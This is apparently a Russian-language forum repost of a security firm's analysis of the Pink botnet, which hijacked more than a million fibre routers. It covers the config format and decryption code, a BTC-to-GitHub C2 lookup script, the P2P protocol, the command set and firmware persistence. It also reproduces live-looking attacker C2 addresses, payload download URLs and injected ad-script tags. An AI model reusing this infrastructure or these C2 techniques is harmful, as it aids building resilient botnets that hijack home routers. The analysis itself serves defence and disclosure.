Статья Pink, ботнет который боролся с вендором за контроль над ботами

xss.is/threads/59758

Большая часть следующий статьи была завершена в начале 2020, в то время вендор пытался различными путями восстановить большое количество заражённых устройств, мы делились нашими находками с вендором, так же с CNCERT и решили не публиковать в блоге, пока работы вендора были в процессе. На прошлой неделе CNCERT раскрыл ботнет и мы узнали, что о зараженных устройствах “в основном” позаботились, так что мы здесь.

Обзор

21 ноября 2019 года, мы получили интересный новый образец ботнета из инфобез-сообщества, образец содержал большие количество функций, имена которых начинались со слова "pink" и мы назвали его Pink ботнет.

Pink - крупнейшая ботнет-сеть, которую мы наблюдали из первых рук за последние шесть лет, в пиковое время она в общей сложности заразила более 1,6 миллиона устройств (96 % расположены в Китае). Pink нацелен в основном на оптоволоконный маршрутизатор на основе mips и имеет очень прочную и надежную архитектуру, он использует комбинацию сторонних сервисов, P2P и центральных C2s для своих ботов для связи с контроллером и имеет полную проверку связи C2, это гарантирует, что узлы ботов не будут легко отключены или захвачены. Pink конкурировал с вендором, чтобы сохранить контроль над зараженными устройствами, в то время как вендор неоднократно пытался устранить проблему, владелец ботов также заметил действия вендора в режиме реального времени и соответственно обновил несколько встроенных программ на оптоволоконных маршрутизаторах.

Pink использует протокол DNS-Over-HTTPS, что также не является типичным.

Масштабы и влияние

У нас есть данные о заражении из трех разных источников:

1. 2019-11-30 Надежный партнер по безопасности в США сообщил нам, что они видели 1 962 308 уникальных ежедневно активных IP-адресов из этого ботнета, атакующих их.
2. 2020-01-02 CNCERT поделился с нами следующей заметкой:

> Из данных, измеренных в нескольких измерениях, таких как данные NetFlow, активное зондирование и мониторинг в режиме реального времени, количество IP-адресов ботов, связанных с этой ботнетом, превышает 5 миллионов. Поскольку домашние широкополосные IP-адреса назначаются динамически, поэтому истинный размер зараженных устройств не может быть точно оценен, и предполагается, что фактическое число зараженных устройств исчисляется миллионами. Одним из основных фактов измерения является то, что количество IP-адресов, подключенных к C2 за одну минуту, значительно превысило миллион.

3. 2020-01-08 Наша оценка (360Netlab), основанная на непрерывном исследовании всей сети, дала нам число 1,65 миллиона. Зараженные IP-адреса сосредоточены в Китае (96 %), охватывая 33 провинции по всей стране. Пострадавшие операторы включают China Unicom (>80%) и China Telecom (>15%).

Архитектура Pink

Pink - это ботнет с гибридной архитектурой, который использует "P2P" и центральный “C2" для связи со своими ботами. В целом, он доставляет менее чувствительные ко времени команды (например, информацию о конфигурации управления) через P2P, в то время как более чувствительные ко времени команды распределяются централизованно через C2s (например, запуск ddos-атак, вставка рекламы на веб-сайты HTTP, посещаемые пользователями).

Конфигурационная информация

Ключевым шагом для каждого ботнета является поиск контроллера. Информация о контроллере содержится в конфигурации и ниже приведена последняя конфигурация, которую мы перехватили.
Code:

```
{
 "verify": "1585065675",
  "cncip1": "144.202.109.110",
  "cncport1": "32876",
  "dlc": "5b62596bc1453d51cc7241086464f294",
  "dl": "http【:】//155.138.140.245/dlist.txt",
  "dlc1": "484417e6f65c8e18e684d60c03c4680a",
  "dl1": "https【:】//*****.com/johncase/zip/raw/master/dlist.txt",
  "sd0": "1.1.1.1",
  "sdp0": "443",
  "srvk": "FJAz37XiKgnTLtVpmhjxZcavTJUU5r4XN3Wl5nhTpg0=",
  "pxy": "1"
}
```

1. Поле verify - это отметка времени, когда была выдана команда, и бот получит последние действительные команды на основе этой отметки времени.
2. В последующих полях cncip и cncport указывается последний адрес C2 ботнета, и атакующий может легко переключить этот управляющий адрес в любое время.
3. Последующие группы полей dlc/dl и dlc1/dl1 являются последними адресами обновления бота, где dlc и dlc1 являются соответствующими полями проверки хэша содержимого, псевдокод алгоритма: MD5(MD5(dlist*content)+SHA256(dlist*content)).
4. Поле sd0/sd0 - это адрес защищенного DNS-сервера. Для каждого бота, когда необходимо запросить запись разрешения DNS, он проверит службу DNS, указанную здесь, используя DNS-Over-HTTPS.
5. Поле srvk - это содержимое публичного ключа (кодировка base64) на стороне сервера. Для каждого бота его связь с CNC зашифрована. Таким образом, уникальный закрытый ключ должен быть получен путем согласования ключа ECDH до фактического обмена данными. После указания открытого ключа на стороне CNC здесь, он также завершает проверку личности Бота на CNC, кстати. Это расширение оригинального ECDH.
6. Поле pxy, по-видимому, является опцией для использования прокси-сервера. Нет никаких признаков его использования, и неясно, какова логика работы.

Защита конфигурационной информации

Прочитав предыдущий раздел, легко увидеть, что "конфигурационная информация" на самом деле является ядром ботнета, что гарантирует злоумышленнику абсолютный контроль над ботнетом.

Конфигурация зашифрована для предотвращения обнаружения. Алгоритм дешифрования является симметричным, а логика кода дешифрования выглядит следующим образом:
Code:

```
def easydecrpyt(message):
    res = ""
    for cursor in range(0, len(message)):
        mbt = ord(message[cursor])
        res += (chr((mbt ^ (cursor%0xff) ^ 0xae ^ 0xac ^ 0xbe ^ 0xef) & 0xff))
    return res
```

Владелец ботнета также подписал информацию о конфигурации с помощью ecdsa, чтобы убедиться, что никто не сможет перепутать сообщение, со следующими деталями подписи:

1. Криптографическая библиотека, используемая для проверки подписи, - mbedtls.
2. Алгоритм подписи - ECDSA.

3. Кривая, используемая для подписи: MBEDTLS_ECP_DP_SECP192R1.
4. Открытый ключ, используемый для проверки подписи:

Code:

```
04 8D 54 71 71 44 A0 61 DA 5A B4 EA 40 55 2F 21 B1 9B
6C A5 17 92 0F 10 B5 11 56 ED 14 DB 54 47 1A 94 48 06
06 3C 7A B4 3B 25 D1 AC 9F 85 AF 33 9E
```


Распространение информации о конфигурации

В дополнение к обеспечению конфиденциальности и целостности информации о конфигурации, владелец ботнета также использует несколько способов распространения информации о конфигурации для обеспечения ее доступности.

a) Распространение конфигурации через сторонние сервисы

1. Распространение информации о конфигурации через BTC+GITHUB

Ядром этого канала распространения является проект, скрытый на GITHUB, последний увиденный проект (mypolo111/vfg), и вы можете увидеть две строки в README этого проекта.



Где шаблон строки `P!!! <base64>I!!!` является подписью конфигурации, а схемой является `N!!! <base64>K!!!` - это зашифрованная конфигурация

Однако найти скрытый элемент для каждого бота состоит из нескольких шагов:

Шаг 1: Тег темы был впервые сгенерирован из записи о передаче фиксированного кошелька BTC `1GQNAM6XHZYVLWWXVRFU3EJSFON6N6GXMF` (после изменения образца я вернул процесс, как показано ниже, запрос кошелька BTC использует четыре веб-службы, и конкретные адреса также показаны на рисунке).


Вероятнее всего брались транзакции определённого биткоин-адреса, которые преобразовывались и получались теги, по этим тегам осуществлялся поиск проектов на гитхабе

```python
import sys

def genericTopic(hashstr):
    tablelist = "abcdefghijklmnopqrstuvwxyz0123456789"
    cursor1  = ord(hashstr[0])
    cursor1 += ord(hashstr[3])
    cursor1 += ord(hashstr[6])
    cursor1 += ord(hashstr[9])
    cursor1 += ord(hashstr[0xC])
    cursor1 += ord(hashstr[0xF])
    char1 = tablelist[cursor1 % 0x1A]

    cursor2  = ord(hashstr[1])
    cursor2 += ord(hashstr[4])
    cursor2 += ord(hashstr[7])
    cursor2 += ord(hashstr[0xA])
    cursor2 += ord(hashstr[0xD])
    cursor2 += ord(hashstr[0x10])
    char2 = tablelist[cursor2 % 0x1A]
    topicUrl = "https://github.com/topic/%c%c" % (char1,char2)
    return topicUrl

if __name__=='__main__':
    hashlists = [
            # 1GQNam6xhzYVLWWXvRfu3EjsFon6n6GxMF -> %s
            # https://blockchain.info/rawaddr/%s?limit=2               | jq | grep "\"hash\""
            # https://api-r.bitcoinchain.com/v1/address/txs/%s?limit=2 | jq | grep "\"self_hash\""
            # https://chain.api.btc.com/v3/address/%s                  | jq | grep "\"last_tx\"
            # https://api.blockcypher.com/v1/btc/main/addrs/%s?limit=2 | jq | grep "\"tx_hash\""
            "a221570e2c6219604dc3a50e5f5ebdf63d80bf8e659ae198500b0ce8df4080a6",
            # -> https://github.com/topic/ad
            "5a6169e66a8c42c721952a55816cc4a89ffcfeae7628c7e150ff12048a403c35",
            # -> https://github.com/topic/rx
    ]

    for hashstr in hashlists:
        print genericTopic(hashstr)

```

Шаг 2: Для каждого из возможных тегов темы существует множество связанных проектов github. Просматривая issues этих проектов в поисках файла с форматом ...!<base64>...? Строка, когда совпадение найдено, восстановленная из base64 даст вам адрес (например, самый последний, который мы нашли `...!l215cg9sbzexms92zmc=...?` Восстановив этот base64, адрес скрытого элемента будет `mypolo111/vfg`)

Шаг 3: Поиск topics и issues GITHUB, в поисках скрытых проектов GIT.

PS: mypolo111 засабмитил ISSUES в нескольких проектах, соответствующие скриншоты показаны ниже.



Важно: с помощью описанной выше логики адресации бот-мастер может легко переключить реальный адрес проекта GITHUB, добавив записи транзакций в определенный кошелек BTC. В таком случае указанный кошелек BTC должен быть заблокирован, чтобы нарушить логику распространения ботнета на основе GITHUB, иначе защитник просто играл бы в "крота".

2.Распространение конфигурации через китайский веб-сайт

В нескольких примерах владелец ботнета также распространял информацию о конфигурации через веб-сайт в Китае, используя логику, аналогичную логике распространения на GITHUB.

b) Распространение конфигурации через P2P

Здесь поддерживаются два метода:

1. Распределение P2P-Over-UDP123

Для этого метода, когда бот запускается, он будет прослушивать порт UDP-123, который изначально является портом службы NTP по умолчанию, это может заставить некоторых пользователей думать, что это обычная служба NTP, и здесь ничего не нужно искать. Затем он запустит одноранговый пробный запрос на четыре адреса B-сегмента в общедоступной сети (`"114.25.0.0/16", "36.227.0.0/16", "59.115.0.0/16", "1.224.0.0/16"`) с содержанием 1C 00 00 00.

- Когда целью является реальный сервер NTP, он будет отвечать по времени NTP, в то время как если целью является бот-узел, ожидается два возможных ответа.
- Если у целевого бота нет информации c2, он ответит 1D 00 00 00
- Когда целевой бот уже получил информацию C2, он отвечает цифровой подписью C2 и соответствующим зашифрованным текстом, и перед отправкой в заголовок сообщения будет добавлен 0xE3.

```
 1 00000000: E337 3035 0218 766F 2300 C8B6 3276 05D6  | .705..vo#...2v..
 2 00000010: EB9D 1130 FA6E FB29 4C92 3503 E124 0219  | ...0.n.)L.5..$..
 3 00000020: 009C 882D 2A20 86FD 6321 244E E339 29C9  | ...-* ..c!$N.9).
 4 00000030: 1B82 AC9E DED0 E2C2 0601 5A28 7027 3525  | ..........Z(p'5%
 5 00000040: 3F33 2D79 607B 696A 6668 6C75 7777 7772  | ?3-y`{ijfhluwwwr
 6 00000050: 6469 6628 242A 213F 7F6F 7651 4345 4459  | dif($*!?.ovQCEDY
 7 00000060: 4445 4655 4B49 4151 4F4C 4C41 4E43 0309  | DEFUKIAQOLLANC..
 8 00000070: 0515 0B19 1E58 4A55 4C5E 5E2B 2527 323B  | .....XJUL^^+%'2;
 9 00000080: 3471 7878 3823 3A2A 7C2B 2E36 3B37 6264  | 4qxx8#:*|+.6;7bd
10 00000090: 3731 3138 6E3C 396C 6D3A 3E07 0301 0801  | 7118n<9lm:>.....
11 000000a0: 0203 005D 0800 0C1D 121F 584F 001B 024F  | ...]......XO...O
12 000000b0: 5251 5411 0506 191A 1B03 1DE0 EAFF E1E3  | RQT.............
13 000000c0: E6FB E6EF EFF6 BCB3 B7AE A8ED B6B9 B4E5  | ................
14 000000d0: EAE7 A0A7 A9F8 EAF5 ECF9 F4C7 C6C0 C792  | ................
15 000000e0: C093 C2CE 99C1 9DCE C698 CADB D685 D6D7  | ................
16 000000f0: 85D5 D788 DEDF D0DF 8FCF C0B1 F6FD A1B5  | ................
17 00000100: ACB7 FCEF EEE9 EBA5 B1B2 FBEA F6E4 E5A9  | ................
18 00000110: E5EA E9A4 E0E6 E0E1 EDEC FFD6 9DCB D9C7  | ................
19 00000120: 99C7 D5CC 95D4 D9CC CAD8 CE8C C6CD C9D4  | ................
20 00000130: D28B D0D3 DE8B 848D DDC9 6370 6B72 6678  | ..........cpkrfx
21 00000140: 647A 6A74 687A 737C 2E38 3372 637A 6572  | dzjthzs|.83rczer
22 00000150: 7177 6966 6B3B 3D38 266E 4950 373A 360C  | qwifk;=8&nIP7:6.
23 00000160: 4643 2313 321F 112A 3108 3512 0C08 0D1E  | FC#.2..*1.5.....
24 00000170: 3F07 0A1C 3D22 3A3B 581E 274A 5F23 407A  | ?...="":;X.'J_#@z
25 00000180: 207A 734E 697F 2F23 3F30 2172 7979 253C  |  zsNi./#?0!ryy%<
26 00000190: 2735 2977 03                             | '5)w.
```

c) Распространение конфигурации через C2

У злоумышленника есть доменное имя cnc.pinklander.com, которое встроено в некоторые образцы. Когда доменное имя включено, отображается веб-страница с тем же содержимым, что и в проекте GITHUB. Это также информация о конфигурации в кодировке base64.


Команды PinkBot

Формат команд

Каждая команда содержит не менее 7 байт и значит следующее:

1. Поле токена длиной 4 байта, значение этого поля задается сервером и будет использоваться все время после его указания. Когда серверная сторона примет его, она присвоит боту значение токена, которое признано успешным.
2. Поле команды, длина 1 байт, после того, как C2 отправит команду, бот должен вернуть результат выполнения с тем же кодом команды.
3. Поле длины содержимого, длиной 2 байта. Если инструкция не содержит определенного содержимого, она устанавливается в ноль, в противном случае она заполняется количеством байтов длины содержимого и добавляется к зашифрованному содержимому.
4. Инструкция. Если инструкция не пуста, это поле заполняется содержимым инструкции - зашифрованным текстом. Ниже метод расшифровки.

Вот скриншот для справки, где поле инструкции помечено красным цветом.



Инструкции взаимодействия

a) Шифрование

cncip1 и cncport1 приведенной выше конфигурации являются фактическими узлами C2, используемыми злоумышленником. Детали связи заключаются в следующем.

1. Используемая криптографическая библиотека: mbedtls;
2. Алгоритм обмена, используемый на этапе обмена ключами, - ecdh, а кривая загрузки - MBEDTLS_ECP_DP_CURVE25519;
3. Открытый ключ ECDH на стороне сервера жестко закодирован в образцах на ранних стадиях разработки, а позже он изменяется, чтобы быть указанным в информации о конфигурации. Однако содержание до сих пор не изменилось: 14 90 33 DF B5 E2 2A 09 D3 2E D5 69 9A 18 F1 65 C6 AF 4C 95 14 E6 BE 17 37 75 A5 E6 78 53 A6 0D
4. Алгоритм, используемый на этапе шифрования/дешифрования сообщения, является AES, ключ является секретным после обмена ключами, а параметры загрузки - MBEDTLS_AES_ENCRYPT и MBEDTLS_AES_DECRYPT;
5. Для ECDH, как правило, открытые и закрытые ключи обеих сторон обновляются постоянно. В Pink, однако, каждый раз требуется, чтобы только сторона бота была другой, в то время как на стороне сервера указывается фиксированная пара открытых и закрытых ключей. Этот встроенный открытый ключ на стороне сервера эквивалентен предоставлению Боту возможности аутентификации CNC, что исключает возможность атак "человек посередине".

b) Содержимое инструкций

Чтобы одновременно адаптироваться к различному распределению последовательностей байтов в моделях mipsb/mipsl, передаваемый контент преобразуется библиотекой с открытым исходным кодом nanopb, которая может абстрагировать процесс сериализации и десериализации, согласовав шаблон, тем самым исключив зависимость от последовательности байт.

Инструкции


1. Загрузка файла
2. Выполнение системных команд
3. DDoS атаки (HTTP и UDP)
4. Сканирование (указание сканирование может быть задано командой)
5. Информация об устройстве (CPU / тип системы / информация о памяти / версия системы / информация о железе)
6. Обновление (сохранение новых версий в /tmp/client и запуск)

7. Синхронизация списка P2P-узлов (отправка набора P2P-узлов непосредственно боту)
8. Инъекция сообщений Http (на устройстве жертвы будут внедрены рекламные сценарии js, если тип трафика http)
9. Прокси-служба Socks5 (настройка прокси-службы Socks5 с обеих сторон, пароль учетной записи устанавливается командой)
10. Загрузка и выполнение файла
11. Остановка атаки
12. Сброс watchdog

Метод живучести PinkBot

В отличие от других ботнетов, которые мы обычно видим, Pink прошивает оригинальную прошивку оптоволоконного маршрутизатора после его заражения, чтобы сохранить абсолютный контроль. В переписанной прошивке PinkBot включен загрузчик c2 и поддерживающий bootloader.

На следующем рисунке показан список файлов, добавленных/измененных Pink.



Каталог tmp можно игнорировать, так как он содержит временные файлы, созданные при запуске примера.

Описания ключевых файлов.

```
/bin/protect: md5:9ec5bd857b998e60663e88a70480b828
```

Файл protect на самом деле больше похож на загрузчик, в примере вы можете увидеть коды, которые поддерживают вышеупомянутые 5 методов получения информации о конфигурации. Основная функция состоит в том, чтобы получить последние образцы конфигурации и запустить их.

```
/bin/tr69c: md5:451a3cf94191c64b5cd1be1a80be7799
```

Файл tc69c представляет собой исправленную версию tr69c оригинальной прошивки оптоволоконного маршрутизатора. Он удаляет функцию обновления из прошивки, что в основном делает невозможным обновление прошивки через tr69c.

Отслеживание команд

Мы смоделировали узел PinkBot, чтобы получать команды, распределяемые C2 в режиме реального времени. В дополнение к инструкциям по ежедневному обслуживанию (инструкции по проверке/инструкции по синхронизации списков устройств) мы также получили несколько инструкций по размещению рекламы на веб-страницах, таких как:
Code:

```
<script async src="http【:】//45.32.21.251/j/?$$"></script>
<script async src="http【:】//167.179.80.159/j/?$$"></script>
<script async src=“http【:】//114.55.124.13/j/?$$“></script>
```

Мы заметили, что информация о конфигурации для pink периодически меняется, в основном в полях CNC и DL*, и в последние месяцы она стабилизировалась. Ниже приведена последняя информация о конфигурации, которую мы получили в 2021/10/5 (BST).
Code:

```
{
 "verify":"1611936001",
 "cncip1":"140.82.40.29",
 "cncport1":"26007",
 "dlc":"450aa79da035a8a55ca4c0e6b1025b50",
 "dl":"http://209.250.247.60/dlist.txt",
 "dlc1":"47ed94977b45099f1ef5c7701b2d25dc",
 "dl1":"https://****.com/****/dlist.txt",
 "sd0":"1.1.1.1",
 "sdp0":"443",
 "srvk":"FJAz37XiKgnTLtVpmhjxZcavTJUU5r4XN3Wl5nhTpg0=",
 "pxy":"1"
}
```

Текущий размер

Как упоминалось ранее, Pink использует P2P для распространения информации о командах не в реальном времени. Используя эту функцию, мы смогли оценить количество заражений Pink ботами в глобальном масштабе. Вендор изучает все возможные методы устранения зараженных устройств, и число заражений значительно сократилось. Хотя в то же время все еще существует большое количество зараженных устройств, в 20.10.2021 году мы по-прежнему видим 103024 ежедневных активных IP-адресов.

DDOS атаки

DDoS, похоже, не имеет большого значения для Pink, мы видели, как Pink запускал около 100 DDoS-атак все вместе, например:
Code:

```
2020/3/24 UDP-DDoS,  Victim 203.56.252.137:26999
2020/4/8  HTTP-DDoS, Victim 180.101.192.199:27020
```

Дополнительно: война за территорию Pink

В процессе изучения и отслеживания ботнетна Pink Мы заметили, что владелец ботнета и вендор провели несколько наступательных и оборонительных кибервойн.

Раунд 0: Согласно информации, предоставленной одним из участвующих крупных вендоров, столкновение впервые произошло в середине ноября 2019 года. Уязвимость, подвергшаяся атаке, возникла из службы управления TCP-17998, которая представляет собой интерфейс, предоставляемый операторам устройства. Из-за неправильной конфигурации и реализации сервиса был открыт доступ к общедоступной сети, через которую злоумышленник получил контроль над соответствующими оптоволоконными маршрутизаторами.

Раунд 1: Обнаружив эту проблему, вендор начал пытаться исправить свое собственное устройство с помощью той же уязвимости в общедоступной сети. Однако вскоре это было обнаружено и владелец ботнета немедленно отреагировал, отключив доступ к экстранету TCP-17998 через iptables, предотвратив дальнейшие исправления вендор, использующим этот метод.

